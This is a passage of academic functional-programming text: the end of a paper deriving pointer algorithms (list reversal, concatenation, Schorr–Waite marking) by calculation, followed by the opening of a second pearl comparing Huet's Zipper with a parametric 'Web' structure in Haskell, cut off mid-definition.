Replacing  $next := next[a := b]$  by  $next[a] := b$  gives essentially the code for the in-place reversal of a linked list. Bornat (2000) writes: “the in-place list-reversal algorithm is the lowest hurdle that a pointer-aliasing formalism ought to be able to jump”. We have made the hurdle a little higher than it might have been by not stating a reasonable precondition at the outset. But then, we didn’t give the details of how to compute the minimum precondition  $P$  from its specification. Note carefully that the precondition is that  $next \star a$  should not contain duplicates, not that it should be a finite list. To be sure, if  $next \star a$  were not finite the code above would not terminate, but then neither would *revcat* so the implementation is correct. If  $next \star a$  did contain a duplicate, so was a cyclic list, the implementation above would terminate with an incorrect result.

#### 4 Concatenation

Before proceeding to the looming mountain of Schorr–Waite, let us dally in the foothills of a simpler problem, namely an in-place pointer algorithm for list concatenation.

Many operations on linked lists are simpler to implement when the lists are represented using so-called *header cells*. In a header-cell implementation, a list  $xs$  is represented by the address  $a$  of a special cell (so  $a \neq Nil$ ) under the abstraction mapping  $\text{map } data \cdot (next \diamond )$  where

$$f \diamond x = f \star (f x)$$

The use of header cells explains why we pose the question for list concatenation in the following form: for what function  $step$ , and under what proviso  $P$ , do we have

$$next \diamond a \dagger\!+ next \diamond b = (step \, next \, a \, b) \diamond a \quad ?$$

Our aim is to come up with the following definition of  $step$ :

$$\begin{aligned} step \, next \, a \, b &= \text{if } next \, a = Nil \text{ then } next[a := next \, b] \\ &\quad \text{else } step \, next \, (next \, a) \, b \end{aligned}$$

In an imperative idiom  $step$  is implemented by the loop

```
x := a;
do next[x] ≠ Nil → x := next[x] od;
next[x] := next[b];
return next
```

If  $next \diamond a$  is not a finite list, then the value of  $step$  is  $\perp$ . But in functional programming  $xs \dagger\!+ ys = xs$  if  $xs$  is an infinite list. To implement  $\dagger\!+$  faithfully the algorithm above would not suffice; instead we would have to detect whether  $next \star a$  is cyclic and do nothing if it was. To avoid this complexity we will assume at the outset that  $next \diamond a$  is a finite list.

To justify the implementation, we again proceed by calculation. In the case  $next \, a = Nil$ , we argue:

$$\begin{aligned} &next \diamond a \dagger\!+ next \diamond b \\ &= \quad \{\text{definition of } \diamond\} \\ &\quad [] \dagger\!+ next \diamond b \\ &= \quad \{\text{definition of } \dagger\!+\} \\ &\quad next \diamond b \\ &= \quad \{\text{claim, assuming } a \notin next \diamond b\} \\ &\quad next[a := next \, b] \diamond a \end{aligned}$$

For the claim, we reason:

$$\begin{aligned} &next[a := next \, b] \diamond a \\ &= \quad \{\text{definition of } \diamond \text{ and } next[a := next \, b] \, a = next \, b\} \end{aligned}$$

$$\begin{aligned}
& \text{next}[a := \text{next } b] \star \text{next } b \\
= & \quad \{(1), \text{assuming } a \notin \text{next } \diamond b\} \\
& \text{next } \diamond b
\end{aligned}$$

Hence we can take  $\text{step next } a b = \text{next}[a := \text{next } b]$ , provided that

$$P(\text{next}, a, b) \wedge \text{next } a = \text{Nil} \Rightarrow a \notin \text{next } \diamond b$$

In the case  $\text{next } a \neq \text{Nil}$ , we argue:

$$\begin{aligned}
& \text{next } \diamond a \nmid \text{next } \diamond b \\
= & \quad \{\text{definition of } \diamond \text{ and } \nmid\} \\
& \text{next } a : (\text{next } \diamond \text{next } a \nmid \text{next } \diamond b) \\
= & \quad \{\text{induction, writing } f = \text{step next } (\text{next } a) b, \text{ assuming } P(\text{next}, \text{next } a, b)\} \\
& \text{next } a : f \diamond \text{next } a \\
= & \quad \{\text{assume } P(\text{next}, a, b) \Rightarrow \text{next } a = f a\} \\
& f \diamond a
\end{aligned}$$

We can therefore take  $\text{step next } a b = f$ , provided that

$$\begin{aligned}
& P(\text{next}, a, b) \wedge \text{next } a \neq \text{Nil} \Rightarrow \\
& \text{next } a = \text{step next } (\text{next } a) b a \wedge P(\text{next}, \text{next } a, b)
\end{aligned}$$

This gives the definition of  $\text{step}$  described above.

To see what  $P$  entails, observe from the definition of  $\text{step}$  and the assumption that  $\text{next } \diamond a$  is a finite list, that

$$\text{next } a \neq \text{Nil} \Rightarrow \text{step next } (\text{next } a) b = \text{next}[x := \text{next } b]$$

for some  $x \in \text{next } \diamond a$ . Since  $a \notin \text{next } \diamond a$  (otherwise  $\text{next } \diamond a$  is not finite), we obtain

$$\text{step next } (\text{next } a) b a = \text{next } a$$

as required. The minimum solution for

$$\begin{aligned}
P(\text{next}, a, b) \wedge \text{next } a = \text{Nil} & \Rightarrow a \notin \text{next } \diamond b \\
P(\text{next}, a, b) \wedge \text{next } a \neq \text{Nil} & \Rightarrow P(\text{next}, \text{next } a, b)
\end{aligned}$$

turns out to be

$$P(\text{next}, a, b) \equiv (\forall k :: \text{next}^{k+1} a = \text{Nil} \Rightarrow \text{next}^k \notin \text{next } \diamond b)$$

One can show that  $DJ(\text{next}, a, b) \Rightarrow P(\text{next}, a, b)$ , so it is sufficient to assume that the finite list  $\text{next} \star a$  has no elements in common with  $\text{next} \star b$ .

## 5 Schorr–Waite

The Schorr–Waite marking algorithm takes as inputs a directed graph with outdegree at most two and an initial node  $a$ , and returns a function  $m$  such that  $m b = 1$  if node  $b$  is reachable from  $a$  and  $m b = 0$  otherwise. The adjacency information is

given by two functions  $\ell, r :: Adr \rightarrow Adr$ , short for left and right. Either  $\ell a$  or  $r a$  can be *Nil*.

Our starting point is the following standard marking algorithm:

$$\begin{aligned} \text{mark } (\ell, r, a) &= \text{mark 1 } (\ell, r, \text{const } 0, [a]) \\ \text{mark 1 } (\ell, r, m, [ ]) &= (\ell, r, m) \\ \text{mark 1 } (\ell, r, m, a : as) &= \begin{aligned} &\text{if } a \neq \text{Nil} \wedge m a = 0 \\ &\quad \text{then mark 1 } (\ell, r, m[a := 1], \ell a : r a : as) \\ &\quad \text{else mark 1 } (\ell, r, m, as) \end{aligned} \end{aligned}$$

The result of  $\text{mark } (\ell, r, a)$  is a triple of functions  $(\ell, r, m)$  such that  $m b = 1$  if  $b$  is reachable from  $a$ , and  $m b = 0$  otherwise. We also return the adjacency functions  $(\ell, r)$  because during the course of the Schorr–Waite algorithm they are modified, and we wish to ensure that they end up restored to their original values. Note, finally, that the list argument of  $\text{mark 1}$  is treated as a stack.

For the first step we transform  $\text{mark 1}$  into a function  $\text{mark 2}$  satisfying

$$\text{mark 2 } (\ell, r, m, a, as) = \text{mark 1 } (\ell, r, m, a : map r as)$$

The idea is to use the stack  $as$  only as a repository for marked nodes whose right subtrees have not yet been explored. In particular,

$$\text{mark } (\ell, r, a) = \text{mark 2 } (\ell, r, \text{const } 0, a, [ ])$$

Synthesizing a direct recursive definition of  $\text{mark 2}$  leads quite easily to the following code:

$$\begin{aligned} \text{mark 2 } (\ell, r, m, a, as) &= \\ \left| \begin{array}{l} a \neq \text{Nil} \wedge m a = 0 \rightarrow \text{mark 2 } (\ell, r, m[a := 1], \ell a, a : as) \\ \text{null as} \rightarrow (\ell, r, m) \\ \text{otherwise} \rightarrow \text{mark 2 } (\ell, r, m, r(\text{head as}), \text{tail as}) \end{array} \right. \end{aligned}$$

Note that arguments  $m$  and  $as$  of  $\text{mark 2}$  satisfy the property that if  $x \in as$ , then  $m x = 1$ .

The next step is to represent the stack by a linked list. The way this is done is the central idea of the Schorr–Waite algorithm. We will tackle this rock face by first considering two simpler representations.

The most obvious representation is to introduce an additional function  $n :: Adr \rightarrow Adr$  (short for *next*) and use the abstraction

$$\text{stack } (n, b) = n \star b$$

As a somewhat more complicated representation, we can represent the stack by a triple  $(s, n, b)$ , where  $n$  and  $b$  are as above and  $s$  is a new marking function. The abstraction function is

$$\text{stack } (n, s, b) = \text{filter } (\text{marked } s)(n \star b)$$

where  $\text{marked } s a = (s a = 1)$ . This representation leads to the following implemen-

tations of the stack operations:

$$\begin{aligned} a : (n, s, b) &= (n[a := b], s[a := 1], a) \\ \text{head } (n, s, b) &= \text{if } s.b = 1 \text{ then } b \text{ else head } (n, s, n.b) \\ \text{tail } (n, s, b) &= \text{if } s.b = 1 \text{ then } (n, s[b := 0], b) \text{ else tail } (n, s, n.b) \end{aligned}$$

The marking function  $s$  is used to delay removing elements from the stack. When an element  $a$  is added to the stack,  $s.a$  is set to 1. When this element is popped it is not removed immediately but instead  $s.a$  is set to 0. It is removed only when access to successors on the stack is required.

This representation of the stack leads to the introduction of  $\text{mark3}$ , specified by

$$\text{mark3}(\ell, r, m, s, n, a, b) = \text{mark2}(\ell, r, m, a, \text{stack}(n, s, b))$$

In particular, we have

$$\text{mark } (\ell, r, a) = \text{mark3}(\ell, r, \text{const } 0, \text{const } 0, \perp, a, \text{Nil})$$

since the initial values of  $s$  and  $n$  are irrelevant. We choose, however, to initialise  $s$  to  $\text{const } 0$  since that will also be the final value of  $s$ .

Synthesizing a direct definition of  $\text{mark3}$  leads to

$$\begin{aligned} \text{mark3}(\ell, r, m, n, s, a, b) &= \\ \left| \begin{array}{ll} a \neq \text{Nil} \wedge m.a = 0 & \rightarrow \text{mark3}(\ell, r, m[a := 1], n[a := b], s[a := 1], \ell.a, a) \\ b = \text{Nil} & \rightarrow (\ell, r, m) \\ \text{otherwise} & \rightarrow \text{pop } (\ell, r, m, n, s, a, b) \end{array} \right. \end{aligned}$$

where

$$\begin{aligned} \text{pop } (\ell, r, m, n, s, a, b) &= \\ \left| \begin{array}{ll} s.b = 1 & \rightarrow \text{mark3}(\ell, r, m, n, s[b := 0], r.b, b) \\ s.b = 0 & \rightarrow \text{pop } (\ell, r, m, n, s, b, n.b) \end{array} \right. \end{aligned}$$

Since we know that if  $b$  is on the stack, then  $b \neq \text{Nil} \wedge m.b = 1$ , we can eliminate calls to  $\text{pop}$  and replace  $\text{mark3}$  with the simpler though marginally less efficient version

$$\begin{aligned} \text{mark3}(\ell, r, m, n, s, a, b) &= \\ \left| \begin{array}{ll} a \neq \text{Nil} \wedge m.a = 0 & \rightarrow \text{mark3}(\ell, r, m[a := 1], n[a := b], s[a := 1], \ell.a, a) \\ b = \text{Nil} & \rightarrow (\ell, r, m) \\ s.b = 1 & \rightarrow \text{mark3}(\ell, r, m, n, s[b := 0], r.b, b) \\ s.b = 0 & \rightarrow \text{mark3}(\ell, r, m, n, s, b, n.b) \end{array} \right. \end{aligned}$$

We are now ready for the third representation of the stack. The cunning idea of Schorr and Waite is to eliminate the function  $n$  and to store its values in the  $\ell$  and  $r$  fields instead. More precisely, the aim is to replace  $n$  by the function  $\text{next } (\ell, r, s)$  defined by

$$\text{next } (\ell, r, s) = \lambda x. \text{if } s.x = 1 \text{ then } \ell.x \text{ else } r.x \quad (5)$$

As a result, we are left with providing just one extra marking function  $s$ , and since  $s$

requires a single bit per node rather than a full address, there is a significant saving in space.

The functions  $\ell$  and  $r$  are modified during the algorithm, in fact at any point  $\ell x$  and  $r x$  are guaranteed to have their initial values only if  $x$  is not on the list  $n \star b$ . We claim that they can be restored to their original values by the function *restore*, defined by

$$\begin{aligned} \text{restore } (\ell, r, s, a, b) = \\ \left| \begin{array}{ll} b = \text{Nil} & \rightarrow (\ell, r) \\ s.b = 1 & \rightarrow \text{restore } (\ell[b := a], r, s, b, n.b) \\ s.b = 0 & \rightarrow \text{restore } (\ell, r[b := a], s, b, n.b) \end{array} \right. \end{aligned}$$

where  $n = \text{next } (\ell, r, s)$ . Informally, the stack is traversed and the values of  $\ell$  and  $r$  are restored by appropriate updating. By definition of *next* we can replace  $n.b$  by  $\ell.b$  in the first recursive call of *restore* and by  $r.b$  in the second. Setting

$$\text{restore } (\ell, r, s, a, b) = (\ell_0, r_0)$$

it is clear that  $\ell_0.x = \ell.x$  and  $r_0.x = r.x$  for all  $x$  not on the list  $n \star b$ .

Now introduce *mark4* defined by

$$\text{mark4 } (\ell, r, m, s, a, b) = \text{mark3 } (\text{restore } (\ell, r, s, a, b), m, \text{next } (\ell, r, s), s, a, b)$$

For syntactic accuracy the first two arguments of *mark3* should have been paired, so assume they were. It is easy to show that

$$\text{mark } (\ell, r, a) = \text{mark4 } (\ell, r, \text{const } 0, \text{const } 0, \perp, a, \text{Nil})$$

Our objective is to synthesize the following recursive definition of *mark4*:

$$\begin{aligned} \text{mark4 } (\ell, r, m, s, a, b) = \\ \left| \begin{array}{ll} a \neq \text{Nil} \wedge m.a = 0 & \rightarrow \text{mark4 } (\ell[a := b], r, m[a := 1], s[a := 1], \ell.a, a) \\ b = \text{Nil} & \rightarrow (\ell, r, m) \\ s.b = 1 & \rightarrow \text{mark4 } (\ell[b := a], r[b := \ell.b], m, s[b := 0], r.b, b) \\ s.b = 0 & \rightarrow \text{mark4 } (\ell, r[b := a], m, s, b, r.b) \end{array} \right. \end{aligned}$$

This is the Schorr–Waite marking algorithm. The functions  $m$  and  $s$  are implemented as additional fields in each node. One can easily translate the tail recursive *mark4* into an imperative loop and we do not give details.

For convenience in the synthesis, let  $(\ell_0, r_0) = \text{restore } (\ell, r, s, a, b)$  and  $n = \text{next } (\ell, r, s)$ .

In the case  $a \neq \text{Nil} \wedge m.a = 0$  we argue:

$$\begin{aligned} & \text{mark4 } (\ell, r, m, s, a, b) \\ &= \{\text{definition of mark4}\} \\ &= \text{mark3 } ((\ell_0, r_0), m, s, n, a, b) \\ &= \{\text{case assumption}\} \\ &= \text{mark3 } ((\ell_0, r_0), m[a := 1], s[a := 1], n[a := b], \ell_0.a, a) \\ &= \{\text{claim}\} \\ &= \text{mark4 } (\ell[a := b], r, m[a := 1], s[a := 1], \ell.a, a) \end{aligned}$$

The claim relies on three facts: if  $a \neq \text{Nil} \wedge m a = 0$ , then

$$\ell_0 a = \ell a \quad (6)$$

$$(\ell_0, r_0) = \text{restore}(\ell[a := b], r, s[a := 1], \ell a, a) \quad (7)$$

$$n[a := b] = \text{next}(\ell[a := b], r, s[a := 1]) \quad (8)$$

In the case  $b = \text{Nil}$  we argue:

$$\begin{aligned} & \text{mark4}(\ell, r, m, s, a, b) \\ = & \{\text{definition of mark4}\} \\ & \text{mark3}((\ell_0, r_0), m, s, a, b) \\ = & \{\text{definition of mark3 in the case } b = \text{Nil}\} \\ & (\ell_0, r_0, m) \\ = & \{\text{definition of restore in the case } b = \text{Nil}\} \\ & (\ell, r, m) \end{aligned}$$

Similar calculations in the case  $b \neq \text{Nil} \wedge s b = 1$  yields the desired result provided, in this case, that

$$r_0 b = r b \quad (9)$$

$$(\ell_0, r_0) = \text{restore}(\ell[b := a], r[b := \ell b], s[b := 0], r b, b) \quad (10)$$

$$n = \text{next}(\ell[b := a], r[b := \ell b], s[b := 0]) \quad (11)$$

Finally, in the case  $b \neq \text{Nil} \wedge s b = 0$  we require

$$(\ell_0, r_0) = \text{restore}(\ell, r[b := a], s, b, r b) \quad (12)$$

$$n b = r b \quad (13)$$

Now we must verify that these conditions hold. Equation (6) is immediate since  $m a = 0$  implies  $a \notin n \star b$  and so  $\ell a = \ell_0 a$  and  $r a = r_0 a$ . For (7) we argue:

$$\begin{aligned} & \text{restore}(\ell[a := b], r, s[a := 1], \ell a, a) \\ = & \{\text{definition of restore since } s[a := 1] a = 1\} \\ & \text{restore}(\ell[a := b][a := \ell a], r, s[a := 0], a, b) \\ = & \{\text{simplification and } m a = 0 \Rightarrow s a = 0\} \\ & \text{restore}(\ell, r, s, a, b) \end{aligned}$$

For (8) we argue, writing  $(p \rightarrow q, r)$  as shorthand for **if**  $p$  **then**  $q$  **else**  $r$ :

$$\begin{aligned} & \text{next}(\ell[a := b], r, s[a := 1]) x \\ = & \{\text{definition of next}\} \\ & (s[a := 1] x = 1 \rightarrow \ell[a := b] x, r x) \\ = & \{\text{definition of update}\} \\ & (x = a \rightarrow b, (s x = 1 \rightarrow \ell x, r x)) \\ = & \{\text{definition of } n = \text{next}(\ell, r, s)\} \\ & n[a := b] \end{aligned}$$

For (9) we argue:

$$\begin{aligned}
 & \text{restore}(\ell, r, s, a, b) \\
 = & \quad \{\text{case assumption } s b = 1\} \\
 & \quad \text{restore}(\ell[b := a], r, s[b := 0], b, \ell b)
 \end{aligned}$$

Now, since  $b \notin n \star \ell b$  we have  $\ell_0 b = \ell[b := a] b = a$  and  $r_0 b = r b$ .

For (10) we argue:

$$\begin{aligned}
 & \text{restore}(\ell[b := a], r[b := \ell b], s[b := 0], r b, b) \\
 = & \quad \{\text{definition of restore and } s[b := 0] b = 0\} \\
 & \quad \text{restore}(\ell[b := a], r[b := \ell b][b := r b], s[b := 0], b, r[b := \ell b] b) \\
 = & \quad \{\text{simplification}\} \\
 & \quad \text{restore}(\ell[b := a], r, s[b := 0], b, \ell b) \\
 = & \quad \{\text{definition of restore and case assumption } s b = 1\} \\
 & \quad \text{restore}(\ell, r, s, a, b)
 \end{aligned}$$

For (11) we argue:

$$\begin{aligned}
 & \text{next}(\ell[b := a], r[b := \ell b], s[b := 0]) x \\
 = & \quad \{\text{definition of next}\} \\
 & (s[b := 0] x = 1 \rightarrow \ell[b := a] x, r[b := \ell b] x) \\
 = & \quad \{\text{definition of update}\} \\
 & (x = b \rightarrow \ell b, (s x = 1 \rightarrow \ell x, r x)) \\
 = & \quad \{\text{case assumption } s b = 1\} \\
 & n x
 \end{aligned}$$

For (12) we argue:

$$\begin{aligned}
 & \text{restore}(\ell, r[b := a], s, b, r b) \\
 = & \quad \{\text{definition of restore and case assumption } s b = 0\} \\
 & \quad \text{restore}(\ell, r, s, a, b)
 \end{aligned}$$

Finally, (13) is immediate from the case assumption  $s b = 0$  and the definition of  $n$ .

## 6 Conclusions

I guess the main conclusion is that one can do most things functionally if one puts one's mind to it. One reason it seems to work with pointer algorithms is that, as functional programmers, we already have access to a large body of useful notations and ideas (accumulating parameters, tupling, and so on), ideas that have to be explained from first principles in other work. The development of the Schorr–Waite algorithm turned out to be basically one of program transformation using straightforward techniques. We started with a marking algorithm for directed graphs, but we could have begun earlier with the preorder traversal of a binary tree, and

developed the starting point from that. Most of the subsequent treatment consisted of transformations to introduce a slightly curious implementation of stacks, followed by a data refinement to get rid of the *next* field.

While most of the reasoning consists of the manipulation of functional expressions, one also needs the occasional invariant between the arguments of functions. I have lectured to second-year students about pointer algorithms, using a refinement calculus of pre- and postconditions. None of the developments were as short as the ones above. To be sure, any treatment of the Schorr–Waite algorithm is bound to be fairly detailed, and none of the examples involved the creation of fresh addresses pointing to new cells. For that one would have to carry around a free list as an extra argument to functions that produce new cells. No doubt a suitable state monad would prove useful in hiding detail. From now on I will teach pointers using a functional approach.

### 1 Introduction

Suppose, you want to implement a structured editor for some term type, so that the user can navigate through a given term and perform edit actions on subterms. In this case you are immediately faced with the problem of how to keep track of the cursor movements and the user’s edits in a reasonably efficient manner. In a previous pearl G. Huet (1997) introduced a simple data structure, the Zipper, that addresses this problem—we will explain the Zipper briefly in Sec. 2. A drawback of the Zipper is that the type of cursor locations depends on the structure of the term type, that is, each term type gives rise to a different type of locations (unless you are working in an untyped environment). In this pearl we present an alternative data structure, the Web, that serves the same purpose but that is parametric in the underlying term type. Sec. 3 – 6 are devoted to the new data structure. Before we unravel the Zipper and explore the Web, let us first give a taste of their use.

The following (excerpt of a) term type for representing programs in some functional language serves as a running example.<sup>1</sup>

```
data Term = Var String
          | Abs String Term
          | App Term Term
          | If Term Term Term
```

In fact, the term type has been chosen so that we have constructors with no, one, two

<sup>1</sup> The programs are given in the functional programming language Haskell 98 (Peyton Jones & Hughes, 1999).



Fig. 1. Navigating through the term  $K t_1 t_2 \dots t_m$ .

and three recursive components. Here is an example element of  $\text{Term}$ , presumably the right-hand side of the definition of the factorial function:

```
rhs = Abs "n" (If (App (App (Var "=") (Var "n")) (Var "0"))
                     (Var "1")
                     (App (App (Var "+") (Var "n"))
                           (App (Var "fac") (App (Var "pred") (Var "n)))))).
```

But ouch, the program contains a typo: in the else branch the numbers are added rather than multiplied. To correct the program let us use the Zipper library. It supplies a type of locations, four navigation primitives, a function that starts the navigation taking a term into a location and a function that extracts the subterm at the current location:

<i>Loc</i>	$:: \star$
<i>top</i>	$:: \text{Term} \rightarrow \text{Loc}$
<i>down, up, left, right</i>	$:: \text{Loc} \rightarrow \text{Loc}$
<i>it</i>	$:: \text{Loc} \rightarrow \text{Term}.$ -- record label

Note that *it* is a record label so that we can use Haskell's record syntax to change a subterm:  $l\{\text{it} = t\}$  replaces the subterm at location *l* by *t*. The navigation primitives have the following meaning: *down* goes to the leftmost child (or rather, the leftmost recursive component) of the current node, *up* goes to the parent, *left* goes to the left sibling and *right* goes to the right sibling. Fig. 1 illustrates the navigation primitives.

The following session with the Haskell interpreter Hugs (Jones & Peterson, 1999) shows how to correct the definition of the factorial function (a location is displayed by showing the associated subterm;  $\$\$$  always refers to the previous value).

```
> top rhs
Abs "n" (If (App (App (Var "=") (Var "n")) (Var "0")) ( . . . ))
> down $\$
If (App (App (Var "=") (Var "n")) (Var "0")) (Var "1") ( . . . )
> down $\$
App (App (Var "=") (Var "n")) (Var "0")
```

```



>   right $$ 
Var "1"
>   right $$ 
App (App (Var "+") (Var "n")) (App (Var "fac") (App (Var "pred") (Var "n")))
>   down $$ 
App (Var "+") (Var "n")
>   down $$ 
Var "+"
>   $$ { it = Var "*" }
Var "*"
>   up $$ 
App (Var "*") (Var "n")

```

We go down twice to the first argument of *If*, then move two times to the right into the else branch, where we again go down twice. As to be expected the local change is remembered when we go up. In a real editor the edit actions are most likely more advanced, but such advanced edit actions usually consist of combinations of primitive actions like the ones used in the session above.

## 2 The Zipper

The Zipper is based on pointer reversal. If we follow a pointer to a subterm, the pointer is reversed to point from the subterm to its parent so that we can go up again later. A location is simply a pair *At t c* consisting of the current subterm *t* and a pointer *c* to its parent. The upward pointer corresponds to the context of the subterm. It can be represented as follows. For each constructor *K* that has *m* recursive components we introduce *m* context constructors *K<sub>1</sub>*, ..., *K<sub>m</sub>*. Now, consider the location *At (K t<sub>1</sub> t<sub>2</sub> ... t<sub>m</sub>) c*. If we go down to *t<sub>1</sub>*, we are left with the context *K • t<sub>2</sub> ... t<sub>m</sub>* and the old context *c*. To represent the combined context, we simply plug *c* into the hole to obtain *K<sub>1</sub> c t<sub>2</sub> ... t<sub>m</sub>*. Thus, the new location is *At t<sub>1</sub> (K<sub>1</sub> c t<sub>2</sub> ... t<sub>m</sub>)*. The following picture illustrates the idea (the filled circle marks the current cursor position).

The implementation of the Zipper for the datatype *Term* is displayed in Fig. 2. Clearly, the larger the term type the larger the context type and the larger the implementation effort for the navigation primitives.

<b>data</b> <i>Loc</i>	$= At\{it :: Term, ctx :: Ctx\}$
<b>data</b> <i>Ctx</i>	$= Top$ $  Abs_1 String Ctx$ $  App_1 Ctx Term$ $  App_2 Term Ctx$ $  If_1 Ctx Term Term$ $  If_2 Term Ctx Term$ $  If_3 Term Term Ctx$

### 3 The Web

If you use the Web, the implementation effort is considerably smaller. All you have to do is to define a function that weaves a web. For the *Term* datatype it reads:

<i>weave</i>	$:: Term \rightarrow Weaver Term$
<i>weave (Var s)</i>	$= con_0 weave (Var s)$
<i>weave (Abs s t1)</i>	$= con_1 weave (Abs s) t1$
<i>weave (App t1 t2)</i>	$= con_2 weave App t1 t2$
<i>weave (If t1 t2 t3)</i>	$= con_3 weave If t1 t2 t3.$

For each constructor  $K$  that has  $m$  recursive components we call the combinator  $con_m$  supplied by the Web library<sup>2</sup>. It takes  $m+2$  arguments: the weaving function itself, a so-called *constructor function* and the  $m$  recursive components of  $K$ . Given  $m$  recursive components the constructor function builds a term that has  $K$  as the top-level constructor. So, if  $K$  only has recursive components (like *App* and *If*), then the constructor function is simply  $K$ . Otherwise, it additionally incorporates the non-recursive components of  $K$ .

The weaving function can be mechanically generated from a given datatype definition—so that you can use the Web even if you don’t read the following sections. The equation for a constructor  $K$  takes the following general form

$$weave(K a_1 \dots a_n) = con_m weave(\lambda t_1 \dots t_m \rightarrow K a_1 \dots a_n) t_1 \dots t_m,$$

where the variables  $\{t_1, \dots, t_m\} \subseteq \{a_1, \dots, a_n\}$  mark the recursive components of the constructor  $K$ .

The navigation primitives are the same as before except that the type of locations is now parametric in the underlying term type.

<i>Loc</i>	:: $\star \rightarrow \star$
<i>down, up, left, right</i>	$\:: Loc a \rightarrow Loc a$
<i>it</i>	$\:: Loc a \rightarrow a$ -- record label

The weaving primitives are

<i>Weaver</i>	:: $\star \rightarrow \star$
<i>con</i> <sub>0</sub>	$\:: (a \rightarrow Weaver a) \rightarrow (a) \rightarrow Weaver a$
<i>con</i> <sub>1</sub>	$\:: (a \rightarrow Weaver a) \rightarrow (a \rightarrow a) \rightarrow a \rightarrow Weaver a$
<i>con</i> <sub>2</sub>	$\:: (a \rightarrow Weaver a) \rightarrow (a \rightarrow a \rightarrow a) \rightarrow a \rightarrow a \rightarrow Weaver a$
<i>con</i> <sub>3</sub>	$\:: (a \rightarrow Weaver a) \rightarrow (a \rightarrow a \rightarrow a \rightarrow a) \rightarrow a \rightarrow a \rightarrow a \rightarrow Weaver a$
<i>explore</i>	$\:: (a \rightarrow Weaver a) \rightarrow a \rightarrow Loc a$

To turn a term  $t$  into a location one calls *explore weave t*—this is the only difference to the Zipper where we used *top t*.

The implementation is presented in three steps. Sec. 4 shows how to implement a web that allows you to navigate through a term without being able to change it. Sec. 5 describes the amendments necessary to support editing. Finally, Sec. 6 shows how to implement the interface above.

#### 4 A Read-only Web

The idea underlying the Web is quite simple: given a term  $t$  we generate a graph whose nodes are labelled with subterms of  $t$ . There is a directed edge between two nodes  $t_i$  and  $t_j$  if one can move from  $t_i$  to  $t_j$  using one of the navigation primitives. The local structure of the graph is displayed in Fig. 1. A location is now a node

<sup>2</sup> Since Haskell currently has no support for defining variadic functions, the Web library only supplies  $con_0, \dots, con_{max}$  where  $max$  is some fixed upper bound. This is not a limitation, however, since one can use as a last resort a function that operates on lists, see Exercise 1.

together with its outgoing edges; it is represented by the following datatype.

```
data Loc a = At{ it :: a,
                  down :: Loc a,
                  up :: Loc a,
                  left :: Loc a,
                  right :: Loc a }
```

The function *top* turns a term into a location.

```
top :: Term → Loc Term
top t = r where r = At t (weave r t) r r r
```

If the user goes down, the function *weave* is invoked, which lazily constructs the nodes of the web (in fact, this version of the web relies on lazy evaluation). It takes two arguments, a location and the label of the location, and yields the location of the first recursive component. If there is none, it simply returns the original location. Note that since we are working towards a solution, this version of *weave* does not yet have the type given in the previous section.

<i>weave</i>	:: Loc Term → Term → Loc Term
<i>weave l<sub>0</sub> (Var s)</i>	= <i>l<sub>0</sub></i>
<i>weave l<sub>0</sub> (Abs s t<sub>1</sub>)</i>	= <i>l<sub>1</sub></i>
<b>where</b> <i>l<sub>1</sub></i>	= At <i>t<sub>1</sub></i> ( <i>weave l<sub>1</sub> t<sub>1</sub></i> ) <i>l<sub>0</sub> l<sub>1</sub> l<sub>1</sub></i>
<i>weave l<sub>0</sub> (App t<sub>1</sub> t<sub>2</sub>)</i>	= <i>l<sub>1</sub></i>
<b>where</b> <i>l<sub>1</sub></i>	= At <i>t<sub>1</sub></i> ( <i>weave l<sub>1</sub> t<sub>1</sub></i> ) <i>l<sub>0</sub> l<sub>1</sub> l<sub>2</sub></i>
<i>l<sub>2</sub></i>	= At <i>t<sub>2</sub></i> ( <i>weave l<sub>2</sub> t<sub>2</sub></i> ) <i>l<sub>0</sub> l<sub>1</sub> l<sub>2</sub></i>
<i>weave l<sub>0</sub> (If t<sub>1</sub> t<sub>2</sub> t<sub>3</sub>)</i>	= <i>l<sub>1</sub></i>
<b>where</b> <i>l<sub>1</sub></i>	= At <i>t<sub>1</sub></i> ( <i>weave l<sub>1</sub> t<sub>1</sub></i> ) <i>l<sub>0</sub> l<sub>1</sub> l<sub>2</sub></i>
<i>l<sub>2</sub></i>	= At <i>t<sub>2</sub></i> ( <i>weave l<sub>2</sub> t<sub>2</sub></i> ) <i>l<sub>0</sub> l<sub>1</sub> l<sub>3</sub></i>
<i>l<sub>3</sub></i>	= At <i>t<sub>3</sub></i> ( <i>weave l<sub>3</sub> t<sub>3</sub></i> ) <i>l<sub>0</sub> l<sub>2</sub> l<sub>3</sub></i>

Consider the definition of *l<sub>2</sub>* in the last case: it is labelled with *t<sub>2</sub>*, going down recursively invokes *weave*, the *up* link is set to *l<sub>0</sub>*, its left neighbour is *l<sub>1</sub>* and its right neighbour is *l<sub>3</sub>*. This scheme generalizes in a straightforward manner to constructors of arbitrary arity. Note, however, that the definition of the locations is mostly independent of the particular constructor at hand. So, before we proceed, let us factor *weave* into a part that is specific to a particular term type and a part that is independent of it.

<i>weave l<sub>0</sub> (Var s)</i>	= loc <sub>0</sub> weave l <sub>0</sub>
<i>weave l<sub>0</sub> (Abs s t<sub>1</sub>)</i>	= loc <sub>1</sub> weave l <sub>0</sub> t <sub>1</sub>
<i>weave l<sub>0</sub> (App t<sub>1</sub> t<sub>2</sub>)</i>	= loc <sub>2</sub> weave l <sub>0</sub> t <sub>1</sub> t <sub>2</sub>
<i>weave l<sub>0</sub> (If t<sub>1</sub> t<sub>2</sub> t<sub>3</sub>)</i>	= loc <sub>3</sub> weave l <sub>0</sub> t <sub>1</sub> t <sub>2</sub> t <sub>3</sub>
<i>loc<sub>0</sub> wv l<sub>0</sub></i>	= <i>l<sub>0</sub></i>
<i>loc<sub>1</sub> wv l<sub>0</sub> t<sub>1</sub></i>	= <i>l<sub>1</sub></i>
<b>where</b> <i>l<sub>1</sub></i>	= At <i>t<sub>1</sub></i> ( <i>wv l<sub>1</sub> t<sub>1</sub></i> ) <i>l<sub>0</sub> l<sub>1</sub> l<sub>1</sub></i>

$$\begin{aligned}
loc_2 \text{ wv } l_0 t_1 t_2 &= l_1 \\
\mathbf{where} \quad l_1 &= At \ t_1 \ (wv \ l_1 \ t_1) \ l_0 \ l_1 \ l_2 \\
l_2 &= At \ t_2 \ (wv \ l_2 \ t_2) \ l_0 \ l_1 \ l_2 \\
loc_3 \text{ wv } l_0 t_1 t_2 t_3 &= l_1 \\
\mathbf{where} \quad l_1 &= At \ t_1 \ (wv \ l_1 \ t_1) \ l_0 \ l_1 \ l_2 \\
